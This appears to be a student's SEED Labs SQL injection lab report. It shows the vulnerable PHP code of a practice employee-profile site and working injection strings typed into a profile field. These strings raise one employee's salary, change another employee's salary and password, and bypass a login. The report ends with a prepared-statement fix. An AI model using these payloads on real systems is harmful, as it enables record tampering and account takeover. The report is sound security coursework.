
For the ahead tasks I removed the modifications in the home page code.

```
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      if (!$result = $conn->query($sql)) {
77          echo "</div>";
78      }
```

Copied the file to the Web container.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f5
1:/var/www/SQL_Injection/
[11/25/23]seed@VM:~/.../Code$ █
```

Logging in as Alice.



The screenshot shows the 'Employee Profile Login' page of the SEED LABS application. The page has a green header with the SEED LABS logo. The main content area is light green and contains a login form. The form has two input fields: 'USERNAME' with the value 'Alice' and 'PASSWORD' with a masked value '*****'. Below the fields is a green 'Login' button. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Employee Profile Login


USERNAME Alice

PASSWORD *****

Login

Copyright © SEED LABS

Now I am logged in as Alice.



The screenshot shows the 'Alice Profile' page of the SEED LABS application. The page has a green header with the SEED LABS logo and navigation links 'Home' and 'Edit Profile'. The main content area is light green and contains a table titled 'Alice Profile'. The table has two columns: 'Key' and 'Value'. The table contains the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Updating the Profile of Alice.

The screenshot shows the 'Alice's Profile Edit' form. It has a green header bar with the SEED LABS logo and navigation links for 'Home' and 'Edit Profile'. The form itself is centered on a light green background and contains several input fields for updating user information. Below the form is a green 'Save' button and a copyright notice for SEED LABS.

Field	Value
NickName	Alice the Wonder
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101
Password	*****

Save

Copyright © SEED LABS

The changes are visible on the profile.

The screenshot shows the 'Alice Profile' view. It features a green header bar with the SEED LABS logo, navigation links for 'Home' and 'Edit Profile', and a 'Log Out' button. The profile information is displayed in a table below the 'Alice Profile' heading. The table includes fields such as Employee ID, Salary, Birth, SSN, NickName, Email, Address, and Phone Number, all showing the updated values. A green 'Save' button is visible at the bottom of the table, and a copyright notice for SEED LABS is at the very bottom.

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Alice the Wonder
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101

Save

Copyright © SEED LABS

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002	111-000-101	Moscow	alice@gmail.com	Alice the Wonder	522b276a356bdf39013dfabea2cd43e141ecc9e8
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fecd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdff35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```

Task 3.1

Now I modified the `unsafe_edit_backend.php` code file at line 56 and 57.

```
33     $dbpass="dees";
34     $dbname="sqlab_users";
35     // Create a DB connection
36     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
37     if ($conn->connect_error) {
38         die("Connection failed: " . $conn->connect_error . "\n");
39     }
40     return $conn;
41 }
42
43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection
45 attack
46 $sql="";
47 if($input_pwd!=''){
48     // In case password field is not empty.
49     $hashed_pwd = sha1($input_pwd);
50     //Update the password stored in the session.
51     $_SESSION['pwd']=$hashed_pwd;
52     $sql = "UPDATE credential SET
53     nickname='$input_nickname',email='$input_email',address='$input_
54     where ID=$id;";
55 }else{
56     // if passowrd field is empty.
57     $sql = "UPDATE credential SET
58     nickname='$input_nickname',email='$input_email',address='$input_
59     where ID=$id;";
60 }
61
62 echo 'SQL :'.$sql;
63 $_SESSION['PROFILE_SQL']=$sql;
64 $conn->query($sql);
65 $conn->close();
```

And echoing it in the **unsafe_home.php** file.

```
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76
77 echo $_SESSION['PROFILE_SQL']=$sql;
78
79 if (!$result = $conn->query($sql)) {
80     echo "</div>";
81     echo "</nav>";
82     echo "<div class='container text-center'>";
83     die('There was an error running the query [' . $conn-
error . ']\n');
84     echo "</div>";
85 }
86 /* convert the select return result into array type */
87 $return_arr = array();
```

Another modification in the file **unsafe_home.php** on line 267.

```
248 $i_phoneNumber= $json_aa[$i]['phoneNumber'];
249 echo "<tr>";
250 echo "<th scope='row'> $i_name</th>";
251 echo "<td>$i_eid</td>";
252 echo "<td>$i_salary</td>";
253 echo "<td>$i_birth</td>";
254 echo "<td>$i_ssn</td>";
255 echo "<td>$i_nickname</td>";
256 echo "<td>$i_email</td>";
257 echo "<td>$i_address</td>";
258 echo "<td>$i_phoneNumber</td>";
259 echo "</tr>";
260 }
261 echo "</tbody>";
262 echo "</table>";
263 )
264 ||
265 ?>
266 <br><br>
267 <?php echo $_SESSION['PROFILE_SQL']=$sql; ?>
268 <div class="text-center">
269     <p>
270         Copyright &copy; SEED LABs
271     </p>
272 </div>
273 </div>
274 <script type="text/javascript">
275     function logout(){
276         location.href = "logoff.php";
277     }
278 </script>
```

Finally copying the modified files to the Web container.

```
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_home.php 03bdb2644f51:/var/www/SQL_Injection/  
[11/25/23]seed@VM:~/.../Code$ docker cp unsafe_edit_backend.php 03bdb2644f51:/var/www/SQL_Injection/  
[11/25/23]seed@VM:~/.../Code$
```

Based on these code lines I have found the vulnerability where I can add salary as a parameter as a part of SQL statement which is a part of the database used here.

```
50 $SESSION['pwd']=$hashed_pwd;  
51 $sql = "UPDATE credential SET  
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where  
    ID=$id:";  
52 }else{  
53     // if password field is empty.  
54     $sql = "UPDATE credential SET  
        nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id:";  
55 }
```

Sending the query.



SEED Labs Home Edit Profile Logout


Alice's Profile Edit

NickName	<input type="text" value="Alice,salary=30000 #"/>
Email	<input type="text" value="alice@gmail.com"/>
Address	<input type="text" value="Moscow"/>
Phone Number	<input type="text" value="111-000-101"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

And the salary has been changed from 10,000 to 30,000.




The screenshot shows the 'Alice Profile' page. At the top, there is a green navigation bar with the SEED LABS logo, 'Home', and 'Edit Profile' links. The main content area has a light green background and is titled 'Alice Profile'. Below the title is a table with two columns: 'Key' and 'Value'.

Key	Value
Employee ID	10000
Salary	30000
Birth	9/20
SSN	10211002
NickName	Alice
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101

Task 3.2

Now trying to change Bobby's Salary with the SQL statement **Alice',salary=1 where Name='Boby'; #**



The screenshot shows the 'Alice's Profile Edit' page. It has a green navigation bar with the SEED LABS logo, 'Home', and 'Edit Profile' links. The main content area has a light green background and is titled 'Alice's Profile Edit'. Below the title is a form with several input fields. The 'NickName' field contains the SQL injection payload: 's',salary=1|where Name='Boby';'. The other fields (Email, Address, Phone Number, Password) contain their respective values. At the bottom of the form is a green 'Save' button. Below the form, there is a copyright notice: 'Copyright © SEED LABS'.

NickName	s',salary=1 where Name='Boby';
Email	alice@gmail.com
Address	Moscow
Phone Number	111-000-101
Password	Password

Save

Copyright © SEED LABS

Now in the SQL Database container I have compared the Salary and it has been changed to 1 from 30,000.

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 30000 | 9/20 | 10211002 | 111-000-101 | Moscow | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | Alice | 8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 |
| 3 | Ryan | 30000 | 30000 | 4/10 | 98993524 | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 30000 | 1/11 | 32193525 | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133500d2af |
| 5 | Ted | 50000 | 30000 | 11/3 | 32111111 | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 30000 | 3/5 | 43254314 | | | | Alice | a5bdf35a1df4ea895905f6f6618e83951a6efc0 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)

mysql>
```

Task 3.3

Now changing Boby's password from Alice's profile with the help of SQL Statement **Alice',password=sha1('boby') where Name='Boby'; #**

SEED LABS Home Edit Profile

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Copyright © SEED LABS

The previous screenshot of the Database is like this.

```
mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 30000 | 9/20 | 10211002 | 111-000-101 | Moscow | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
| 2 | Boby | 20000 | 2000 | 4/20 | 10213352 | | | | Alice | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 30000 | 4/10 | 98993524 | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 30000 | 1/11 | 32193525 | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 30000 | 11/3 | 32111111 | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 30000 | 3/5 | 43254314 | | | | Alice | a5bdf35aldf4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)
```

It can be confirmed that the password has been changed by the SQL Database and in the screenshot below it is proven by how the hash of the password is different than what it was before.


```
mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 30000 | 9/20 | 10211002 | 111-000-101 | Moscow | alice@gmail.com | Alice | 522b276a356bdf39013dfabea2cd43e141ecc9e8 |
| 2 | Boby | 20000 | 1 | 4/20 | 10213352 | | | | Alice | 8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 |
| 3 | Ryan | 30000 | 30000 | 4/10 | 98993524 | | | | Alice | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 30000 | 1/11 | 32193525 | | | | Alice | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 30000 | 11/3 | 32111111 | | | | Alice | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 30000 | 3/5 | 43254314 | | | | Alice | a5bdf35aldf4ea895905f6f6618e83951a6effc0 |
+-----+
6 rows in set (0.00 sec)

mysql>
```

It can also be confirmed with sha1sum which is a match to the change observed in the database.

```
[11/25/23]seed@VM:~/.../Code$ echo -n 'boby' | sha1sum
8fc8dd2efccb29d7e65fd35c2e035c8c203e19a1 -
[11/25/23]seed@VM:~/.../Code$
```

Further confirmation is to login with the changed password set as “boby”.



The screenshot shows the 'Employee Profile Login' page of the SEED LABS application. The page has a green header with the SEED LABS logo. The main content area is light green and contains a login form. The form has two input fields: 'USERNAME' with the value 'Boby' and 'PASSWORD' with the value '****'. Below the password field is a green 'Login' button. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Employee Profile Login


USERNAME: Boby

PASSWORD: ****

Login

Copyright © SEED LABS

Hence, the task has been completed successfully as the login is successful. Moreover, the salary update performed in previous subtask is also visible.



The screenshot shows the 'Boby Profile' page of the SEED LABS application. The page has a green header with the SEED LABS logo and navigation links 'Home' and 'Edit Profile'. The main content area is light green and contains a table with the user's profile information.

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Alice
Email	
Address	
Phone Number	

Task 4


These are the files for the defense of the site as in the web docker.

```
root@03bdb2644f51:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@03bdb2644f51:/var/www/SQL_Injection/defense#
```

Now visiting the following URL for the task.




And this is how it looks like.



Trying to get user info of Alice.



Which is as following as the site accepted Alice's modified credentials.



- ID: 1
- Name: Alice
- EID: 10000
- Salary: 30000
- Social Security Number: 10211002

A vulnerability has been spotted in the code of defense site in the **unsafe.php** file. This vulnerability even allows as simple an SQL statement as **Alice' #**

```
5 $dbuser='seed';
6 $dbpass='dees';
7 $dbname='sqlab_users';
8
9 // Create a DB connection
10 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11 if ($conn->connect_error) {
12     die('Connection failed: ' . $conn->connect_error . "\n");
13 }
14 return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26 FROM credential
27 WHERE name= '$input_uname' and Password= '$hashed_pwd'");
28 if ($result->num_rows > 0) {
29     // only take the first row
30     $firstrow = $result->fetch_assoc();
31     $id = $firstrow['id'];
32     $name = $firstrow['name'];
33     $eid = $firstrow['eid'];
34     $salary = $firstrow['salary'];
35     $ssn = $firstrow['ssn'];
36 }
```

To make prepared statements I have commented the already present vulnerability from line 25 to 38. Then continuing from line 39 I wrote the code where username and password are not just accepted as any input placed in the parameter. Then I bound the parameter with username input and hashed password continuing to the statement where only these parameters will be executed. When executed upon success the user id, name, eid, salary and ssn parameters will be fetched from the database. Finally closing it to prevent anymore vulnerabilities as to include other statements.

```
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 /*
26 $result = $conn->query("SELECT id, name, eid, salary, ssn
27                        FROM credential
28                        WHERE name= '$input_uname' and
29                        Password= '$hashed_pwd'");
30 if ($result->num_rows > 0) {
31     // only take the first row
32     $firstrow = $result->fetch_assoc();
33     $id       = $firstrow["id"];
34     $name     = $firstrow["name"];
35     $eid      = $firstrow["eid"];
36     $salary   = $firstrow["salary"];
37     $ssn      = $firstrow["ssn"];
38 }
39 */
39 $stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
40                        FROM credential
41                        WHERE name= ? and Password= ?");
42 $stmt->bind_param("ss", $input_name, $hashed_pwd);
43 $stmt->execute();
44 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
45 $stmt->fetch();
46
47 $stmt->close();
```

Now copying the **unsafe.php** file to the Web container in the defense folder.

```
[11/25/23]seed@VM:~/.../Code$ ls
css          logoff.php          unsafe_edit_frontend.php
defense      seed_logo.png       unsafe_home.php
index.html   unsafe_edit_backend.php
[11/25/23]seed@VM:~/.../Code$ cd defense
[11/25/23]seed@VM:~/.../defense$ docker cp unsafe.php 03bdb2644f51:
/var/www/SQL_Injection/defense
```

Now trying the attack.



And the attack didn't work as nothing appeared which is more like no result and closed.

